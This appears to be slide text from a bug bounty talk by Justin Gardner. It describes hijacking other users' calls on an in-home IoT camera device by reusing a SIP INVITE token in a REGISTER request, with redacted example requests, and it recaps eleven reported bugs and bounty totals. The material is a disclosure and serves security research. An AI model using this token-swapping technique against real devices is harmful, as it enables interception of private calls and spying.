Accidental Finding: Hijack calls of other users

Getting a Call / Getting Third-Party Registered

INVITE Token Swapping to REGISTER

1.

```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{“target”:”<sips:PERSON_VICTIM>”}
```

Generate INVITE token with To as person you want to hijack calls for…

2.

```
REGISTER sips:REDACTED.com SIP/2.0
…
From: <sips:PERSON_ATTACKER>
To: <sips:PERSON_VICTIM>
Contact:
<sips:PERSON_ATTACKER@server;transport=...>
X-authtoken:  [INVITE TOKEN]
…
```

Use that invite token in REGISTER request to register their Address-of-Record (Id) to you.

3.



Black Magic



When someone calls ~~you~~ them, your device rings

Bug #11 - VERY Hard - IoT Device - Hijack Calls

TL;DR Version

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Accidental Finding: Hijack calls of other users

Impact: No User Interaction Call Hijacking on IoT Device
Bounty: $20,000-$50,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- Holy crap, set up is annoying as hell
- Set a goal, and go after it. Hard.
- Targets that are hard to access are more likely vulnerable
- Don’t be afraid of new protocols

RECAP

Bug #1 - Easy - Nginx 403 Bypass -> PII Leak
Bug #2 - Easy - Arbitrary ATO via... Docs?
Bug #3 - Easy - IDOR in Same App from Docs
Bug #4 - Medium - Blind XSS via SMS -> Arbitrary ATO
Bug #5 - Medium - Snoop on Others' Meetings
Bug #6 - Hard - Perforce Server -> Client RCE
Bug #7 - Hard - Shelling a Public Program Router via Config File Injection
Bug #8 - Hard - Shelling a Public Program Router via Config File Injection #2
Bug #9 - Hard - Version Control Binary SQL Injection
Bug #10 - Very Hard - IoT Device - No User Interaction Spying
Bug #11 - Very Hard - IoT Device - Hijacking Calls

Grand Total: **$225k-$400k**

THANKS!

@Rhynorater
Justin Gardner



https://ctbb.show

https://caido.io